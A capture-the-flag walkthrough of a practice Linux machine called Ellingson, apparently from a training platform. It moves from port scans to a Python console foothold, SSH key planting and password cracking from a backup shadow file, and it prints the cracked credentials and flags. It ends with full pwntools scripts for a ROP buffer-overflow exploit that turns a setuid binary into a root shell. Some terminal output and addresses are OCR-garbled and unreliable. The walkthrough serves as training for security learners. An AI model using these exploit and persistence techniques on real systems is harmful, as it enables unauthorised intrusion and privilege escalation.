WALKTHROUGH ON ELLINGSON



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==>Machine Info:

IP: 10.10.10.139

OS: Linux

Machine Name: Ellingson

==>ENUMERATION:

- 1. Scanning ip and it services:
- ->nmap 10.10.10.1139 -o nmap1.txt

```
root@Hackintosh:~/10.10.13.9# nmap 10.10.10.139 -o nmap1.txt
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-13 12:05 IST
Nmap scan report for 10.10.10.139
Host is up (0.40s latency).
Not shown: 998 filtered ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http

Nmap done: 1 IP address (1 host up) scanned in 49.22 seconds
root@Hackintosh:~/10.10.10.139#
```

- 2. Scanning and detectiong version of services running on victim:
- ->nmap 10.10.10.139 -sV -O -sC -o nmap2.txt

Info Gathered:

OS details: Ubuntu 3.x - 4.x

Looking for vulnerabilities in version of openssh and ngnix but nothing found.


==>Enumerating port 80:

Version and service running on port 80(from above gathering):

```
80/tcp open http nginx 1.14.0 (Ubuntu)
| http-server-header: nginx/1.14.0 (Ubuntu)
| http-title: Ellingson Mineral Corp
| Requested resource was http://10.10.10.139/index
```

Found Service:ngnix Version:nginx/1.14.0 (Ubuntu) No major exploit found for above version On visiting port 80 on browser found web page:

Found one article showing hint for password which we can later use:



it gives hint that password may contain: Love, Secret, Sex and God.

And also we see that other articles are open by just changin article no at last of url. If giving large article no then new page is opened showing array index out of bond error.

URL: http://10.10.10.139/articles/11

==>Gaining user access from python3 console:

```
>>> import os;
>>> os.popen("ls");
<os._wrap_close object at 0x7fb236cb4630>
>>> os.popen("ls").read();
'bin\nboot\ndev\netc\nhome\ninitrd.img\ninitrd.img.old\nlib\nlib64\nlost+found\nm
>>> os.popen("ls /home").read();
'duke\nhal\nmargo\ntheplague\n'
>>> os.popen("id").read();
'uid=1001(hal) gid=1001(hal) groups=1001(hal),4(adm)\n'
>>>
```

Got python3 console. Running system commands:

- ->import os;
- ->os.popen("id").read();

Since we get write permissin to home directory of hal user we copy our public ssh key to authorized_key of hal.

->os.popen("echo <your public SSH key> > /home/hal/.ssh/authorized_keys").read(); now ssh to user hal:

ssh hal@10.10.10.139

we are now login with user hal.

We got readable shadow.bak file in *var*/backup/shadow.bak

copy hashes of users to our local pc and name it to hash.txt
Make custom wordlist from rockyou by greping keywords find above
->hashcat -m 1800 hash.txt wordlist.txt –force

We successfully cracked password for user margo:

user: margo

password: iamgod\$08

==>Gaining access to user margo:

Now ssh to user margo: ssh margo@10.10.10.139

```
margo@ellingson:~$ ls
user.txt
margo@ellingson:~$ cat user.txt
d0ff9e3f9da8bb00aaa6c0bb73e45903
margo@ellingson:~$ [
```

Got user.txt:

user.txt: d0ff9e3f9da8bb00aaa6c0bb73e45903

==>Privilege Escalation:

==>Further enumeration after gaining user ssh shell:

- ->uname -a
- -> lsb_release -a

these commands give OS info:

Linux ellingson 4.15.0-46-generic #49-Ubuntu SMP Wed Feb 6 09:33:07 UTC 2019 x86 64 x86 64 x86 64 GNU/Linux

```
margo@ellingson:-$ uname -a
Linux ellingson 4.15.0-46-generic #49-Ubuntu SMP Wed Feb 6 09:33:07 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
margo@ellingson:-$ lsb release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description: Ubuntu 18.04.1 LTS
Release: 18.04
Codename: bionic
margo@ellingson:-$ [
```

- =>Executing Linenum script on machine and gathered more info about machine.
- =>Also see local port listening on machine: netstat -nltup but found nothing interested
- =>Enumerating more directories like *var*/www to gather more info

==>finding suid on binaries:

->find /usr/bin -perm -4000 -exec ls -lh {} \; got binary garbage in *usr*/bin/ with suid set. We can exploit this binary and can get root access.

```
margo@ellingson:-$ find /usr/bin -perm -4000 -exec ls -lh {} \;
-rwsr-sr-x l daemon daemon 51K Feb 20 2018 /usr/bin/net
-rwsr-xr-x l root root 40K Jan 25 2018 /usr/bin/newgrp
-rwsr-xr-x l root root 22K Jul 13 2018 /usr/bin/pkexec
-rwsr-xr-x l root root 59K Jan 25 2018 /usr/bin/passwd
-rwsr-xr-x l root root 75K Jan 25 2018 /usr/bin/garswd
-rwsr-xr-x l root root 18K Mar 9 21:04 /usr/bin/garbage
-rwsr-xr-x l root root 37K Jan 25 2018 /usr/bin/rewuidmap
-rwsr-xr-x l root root 14K Jan 18 2018 /usr/bin/sudo
-rwsr-xr-x l root root 19K Mar 9 2017 /usr/bin/traceroute6.iputils
-rwsr-xr-x l root root 37K Jan 25 2018 /usr/bin/chfn
-rwsr-xr-x l root root 37K Jan 25 2018 /usr/bin/chfn
-rwsr-xr-x l root root 37K Jan 25 2018 /usr/bin/chfn
-rwsr-xr-x l root root 44K Jan 25 2018 /usr/bin/chfn
-rwsr-xr-x l root root 44K Jan 25 2018 /usr/bin/chfn
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Now moving toward bufferoverflow attack.

==>>BUFFER OVERFLOW ATTACK(64-bit with ASLR and DEP enabled):

Scenario:

Got binary name "garbage" planted by hacker on ellingson mine industry and it can run with root permission on

remote machine: 4.15.0-46-generic #49-Ubuntui 64-bit with aslr and dep both enable.

>>Finding buffer overflow protections on binary:

Setting gdb and peda: Install peda from github. Equivalent to mona of windows.

- =>Finding whether dep or aslr are enabled or not:
- ->gdb garbage

>checksec

output of checksec:

CANARY : disabled FORTIFY : disabled NX : ENABLED PIE : disabled RELRO : Partial

NX is enable i.e DEP is enabled.

PIE is ASLR of binary itself(it is disable this means within binary memory locations remain same but memory location of header file(libc) may vary acc. to aslr of OS). RELRO:Relocation Read-Only

>>Finding buffer overflow protection on OS:

cat /proc/sys/kernel/randomize_va_space #it return 2 i.e aslr protection is enabled OR ldd /usr/bin/garbage

>>Exploiting binary using pwn-tools:

Concepts Used:

- 1. Since dep is enabled we are using rop attack (passing '/bin/sh' to rop chain which passes it to system() function as an argument)
- 2. Since ASLR is also enabled thus first we leak <u>put@GLIBC</u> address and using it we find offset which we calculate in stage2

==Exploiting Locally==

i. Hijacking RIP:

- ->gdb garbage
- ->pattern_create 150

give output string to program by pressing 'r'

note the string which rsp is overwritten (overwritten string: 'AAQAAmAARAAoAA')

->pattern_offset AAQAAmAARAAoAA

//it gives 136

```
root@Hackintosh:-/10.10.10.139# gdb garbage
SNU gdb (Debian 8.3-1) 8.3
Copyright (C) 2019 Free Software Foundation, Inc.
.icense GPLv3+: GNU GPL version 3 or later <a href="http://gnu.org/licenses/gpl.html">https://gnu.org/licenses/gpl.html</a>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GOB was configured as "x86 64-linux-gnu".
Type "show configuration" for configuration details.
Tor bug reporting instructions, please see:
<a href="http://www.gnu.org/software/gdb/bugs/s">http://www.gnu.org/software/gdb/bugs/s</a>.
Find the GOB manual and other documentation resources online at:
<a href="http://www.gnu.org/software/gdb/documentation/s">http://www.gnu.org/software/gdb/documentation/s</a>.
Program received signal SIGSEGV, Segmentation fault.
        0x0

8x7f79a5cc3504 (<_GI__libc_write+20>: cmp rax,0xffffffffffff000)

0x7f79a5d968c0 --> 0x0

0x13b2ba0 ("access denied.\nssword: ")
```

this means after 136 whatever address we give it goes directly into rip

```
0x0
0x7f79a5cc3504 (<_GI__libc_write+20>:
0x7f79a5d968c0 --> 0x0
0x13b2ba0 ("access denied.\nssword: ")
                                                                                                   cmp rax,0xffffffffffff000)
         0x7ffcbe074dc8 ("AAQAAMARAAAA")
0x401618 (<auth+261>: ret)
0x7f79a5d9b500 (0x00007f79a5d9b50
        0x767901616 (<auth+261>: ret)
0x7f7903d9b500 (0x00007f7905d9b500)
0x7f7903d95848 --> 0x7f7905d95760 --> 0xfbad2a84
0xfffffffffff638
                                                           xor ebp,ebp)
gdb-pedas pattern_offset AAQAAmAARAAoAA
AAQAAmAARAAoAA found at offset: <u>136</u>
```

Verifying that we get control of RIP: payload = $\dot P$

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$\text{8x7ffc98b29299} --> \text{8x7ffc98b29380} --> \text{8x1} \\
8x7ffc98b29298 --> \text{8x0} \\
8x7ffc98b29230 --> \text{8x0} \\
8x7ffc98b29230 --> \text{8x0} \\
8x7ffc98b29230 --> \text{8x0} \\
8x7ffc98b29230 --> \text{8x0} \\
8x7ffc98b292b0 --> \text{8x0} \\
8x7ffc98b292b0 --> \text{8x0} \\
8x7ffc98b292b0 --> \text{8x1} \\
8x7ffc98b292c0 --> \text{8x2} \\
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                mov edi,eax)
                                                                                                                                                                                                                                                                                                                                                            ffc98b29388 --> 0x7ffc98b2b557 ("/root/10.10.10.139/garbage")
_egend: code, data, rodata, value
Stopped reason: SIGSEGV
3x0000424242424242 in ?? ()
```

our RIP is now successfully overwritten with B(hexadecimal value: 42)

ii. Find various addresses from binary garbage:

a. Finding main address:

->objdump -D garbage |grep main

//gives address as:0x401619

b. Finding puts address:

->objdump -D garbage |grep puts

gives: plt_puts:0x401050 and got_puts:0x404028

iii. ROP GADGET:

-> ropper -f garbage | grep rdi //apt install ropper pop_rdi = 0x40122

//this will give output:0x00000000040122b: pop rdi; ret;

//thus we have to use above address in place of rip and next address of system argument which we need to pop from stack and put in rdi register.

```
rooteHackintosh:-/10.10.10.139# ropper -f garbage | grep rdi
[INFO] Load gadgets from cache
[LOAD] Loading... 100%
[LOAD] removing double gadgets... 100%
8x000000000040160: lea rdi, qword ptr [rip + 0xb74]; call 0x1050; mov eax, 0; leave; ret;
0x0000000000401310: lea rdi, qword ptr [rip + 0xc2d]; call 0x1050; mov edi, 0xffffffff; call 0x1160; leave; ret;
0x0000000000401310: lea rdi, qword ptr [rip + 0xc2d]; call 0x1050; nop; pop rbp; ret;
0x000000000401310: lea rdi, qword ptr [rip + 0xc44]; call 0x1050; nop; pop rbp; ret;
0x000000000401310: lea rdi, qword ptr [rip + 0xc44]; call 0x1050; nop; pop rbp; ret;
0x000000000401310: lea veix, dword ptr [rip + 0xc44]; call 0x1050; nop; pop rbp; ret;
0x0000000004013120: lea veix, dword ptr [rip + 0xc47]; call 0x1050; nop; pop rbp; ret;
0x0000000000401107: mov ecx, 0x401740; mov rdi, 0x401619; call 0x0000; nop; leave; ret;
0x000000000040144: mov rax, qword ptr [rip + 0x18]; mov rdi, rax; call 0x1050; nop; pop rbp; ret;
0x000000000040117: mov rbp, rsp; lea rdi, qword ptr [rip + 0xc41]; call 0x1050; nop; pop rbp; ret;
0x00000000040137: mov rbp, rsp; lea rdi, qword ptr [rip + 0xc41]; call 0x1050; nop; pop rbp; ret;
0x000000000401310: mov rcx, 0x401740; mov rdi, 0x401619; call qword ptr [rip + 0xc41]; call 0x1050; nop; pop rbp; ret;
0x0000000000000001310: mov rdi, 0x401619; call qword ptr [rip + 0xc41]; call 0x1050; nop; pop rbp; ret;
0x00000000000001100: mov rdi, 0x401619; call qword ptr [rip + 0xc41]; call 0x1050; nop; pop rbp; ret;
0x000000000000001100: mov rdi, 0x401619; call qword ptr [rip + 0xc256]; hlt; nop dword ptr [rax + rax]; ret;
0x00000000000001100: mov rdi, 0x401619; call qword ptr [rip + 0x2256]; hlt; nop dword ptr [rax + rax]; ret;
0x00000000000001100: mov rdi, 0x401619; call qword ptr [rip + 0x2256]; hlt; nop dword ptr [rax + rax]; ret;
0x000000000000001100: mov rdi, 0x401619; call qword ptr [rip + 0x2256]; hlt; nop dword ptr [rax + rax]; ret;
0x00000000000000001100: mov rdi, 0x401619; call qword ptr [rip + 0x2256]; hlt; nop dword ptr [rax + rax]; ret;
0x00000
```

iv. Finding various address from libc header file:

Finding linked header files of binary:

->ldd garbage | grep libc

We cant use libc_base address directly as ASLR is enabled.(copy location of header) a. Finding libc puts address:

->readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep puts //0x71910

- b. Finding libc system address:
- ->readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep system

```
      root@Hackintosh:~/10.10.139# readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep system

      235: 000000000129a70
      99 FUNC
      GLOBAL DEFAULT
      13 svcerr_systemerr@gGLIBC_2.2.5

      613: 00000000000449c0
      45 FUNC
      GLOBAL DEFAULT
      13 _libc_system@gGLIBC_PRIVATE

      1418: 00000000000449c0
      45 FUNC
      WEAK
      DEFAULT
      13 system@gGLIBC_2.2.5

      root@Hackintosh:~/10.10.139# []
```

- c.Finding libc's /bin/sh string from header file:
- ->strings -a -t x /lib/x86_64-linux-gnu/libc.so.6 | grep /bin/sh

```
root@Hackintosh:~/10.10.10.139# strings -a -t x /lib/x86_64-linux-gnu/libc.so.6 | grep /bin/sh
181519 /bin/sh
root@Hackintosh:~/10.10.10.139# []
```

Script:

from pwn import *

```
context(terminal=['tmux','new-window'])
p= process('./garbage')
#p=gdb.debug('./garbage','b main')
context(os="linux" arch="amd64")
```

context(os="linux",arch="amd64")
#context.log_level = 'DEBUG'

```
pop_rdi = p64(0x40179b)
junk = "A"*136
#Enter access password: sdfdsf
#access denied.
payload = junk + pop_rdi + got_put + plt_put + plt_main
p.sendline(payload)
p.recvuntil('denied.')
leaked_puts = p.recv()[:8].strip().ljust(8,"\x00")
log.success("Leaked puts@GLIBCL: " + str(leaked_puts))
leaked puts = u64(leaked puts)
#log.success("Leaked puts@GLIBCL(unpacked): " + str(leaked_puts))
#stage 2
pop_rdi = p64(0x40179b)
#readelf -s /lib/x86 64-linux-gnu/libc.so.6 | grep puts
libc put = 0x71910
#readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep system
libc sys = 0x449c0
#strings -a -t x /lib/x86_64-linux-gnu/libc.so.6 | grep /bin/sh
libc sh = 0x181519
offset = leaked_puts - libc_put
sys = p64(offset + libc_sys)
sh = p64(offset + libc_sh)
payload = junk + pop_rdi + sh + sys
p.sendline(payload)
p.recvuntil('denied.')
#raw_input()
p.interactive()
```

==Exploiting Remotely==

- i. Make remote connection using ssh
- ii. Modify address of libc in stage 2 according to the victim machine $\,$
- iii. Use setuid(0)
- iv. Since system() function is not working on remote so I am using execvp()

```
exploit_remote.py
#REMOTE SCRIPT:
from pwn import *
context(terminal=['tmux','new-window'])
shell = ssh('margo', '10.10.10.139', password='iamgod$08', port=22)
p= shell.process('/usr/bin/garbage')
#p=gdb.debug('./garbage','b main')
context(os="linux",arch="amd64")
#context.log_level = 'DEBUG'
# 401050: ff 25 d2 2f 00 00
                                   impq *0x2fd2(%rip)
                                                             # 404028
<puts@GLIBC_2.2.5>
#stage 1
#objdump -D garbage |grep main
plt_main = p64(0x401619)
#objdump -D garbage |grep puts
# 401050: ff 25 d2 2f 00 00
                                   jmpq *0x2fd2(%rip)
                                                             # 404028
<puts@GLIBC 2.2.5>
plt_put = p64(0x401050)
got_put = p64(0x404028)
#ropper -f garbage | grep rdi
pop_rdi = p64(0x40179b)
junk = "A"*136
#Enter access password: sdfdsf
#access denied.
payload = junk + pop_rdi + got_put + plt_put + plt_main
p.sendline(payload)
p.recvuntil('denied.')
leaked_puts = p.recv()[:8].strip().ljust(8,"\x00")
log.success("Leaked puts@GLIBCL: " + str(leaked_puts))
leaked_puts = u64(leaked_puts)
#log.success("Leaked puts@GLIBCL(unpacked): " + str(leaked_puts))
```

```
#stage 2
pop_rdi = p64(0x40179b)
#0x0000000000401799: pop rsi; pop r15; ret;
pop_rsi = p64(0x401799)
#readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep puts
#libc_put = 0x71910
libc_put = 0x809c0
#readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep system
#libc sys = 0x449c0
\#libc_sys = 0x4f440
#readelf -s /lib/x86 64-linux-gnu/libc.so.6 | grep execvp
libc_execvp = 0xe5490
# strings -a -t x /lib/x86_64-linux-gnu/libc.so.6 | grep /bin/sh
#libc_sh = 0x181519
libc sh = 0x1b3e9a
libc\_setuid = 0xe5970
offset = leaked puts - libc put
execvp = p64(offset + libc_execvp)
setuid = p64(offset + libc_setuid)
sh = p64(offset + libc sh)
null = p64(0x00)
payload = junk + pop_rdi + null + setuid + pop_rdi + sh + pop_rsi + null + null +
execvp
p.sendline(payload)
p.recvuntil('denied.')
#raw_input()
p.interactive()
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```

==>Exploiting:

->python exploit_remote.py

GOT ROOT

root.txt:1cc73a448021ea81aee6c029a3d2f997

==>Concepts Learned:

- 1. Buffer-overflow on 64 bit machine with dep enabled and also ASLR on OS enabled.
- 2. Using gadgets in ROP attack.
- 3. Basic command of python3 console.

==>Reference Links:

1. ippsec bitterman https://www.youtube.com/watch?v=6S4A2nhHdWg

2. ippsec redcross

https://www.youtube.com/watch?v=-GNyDEQ9UDU

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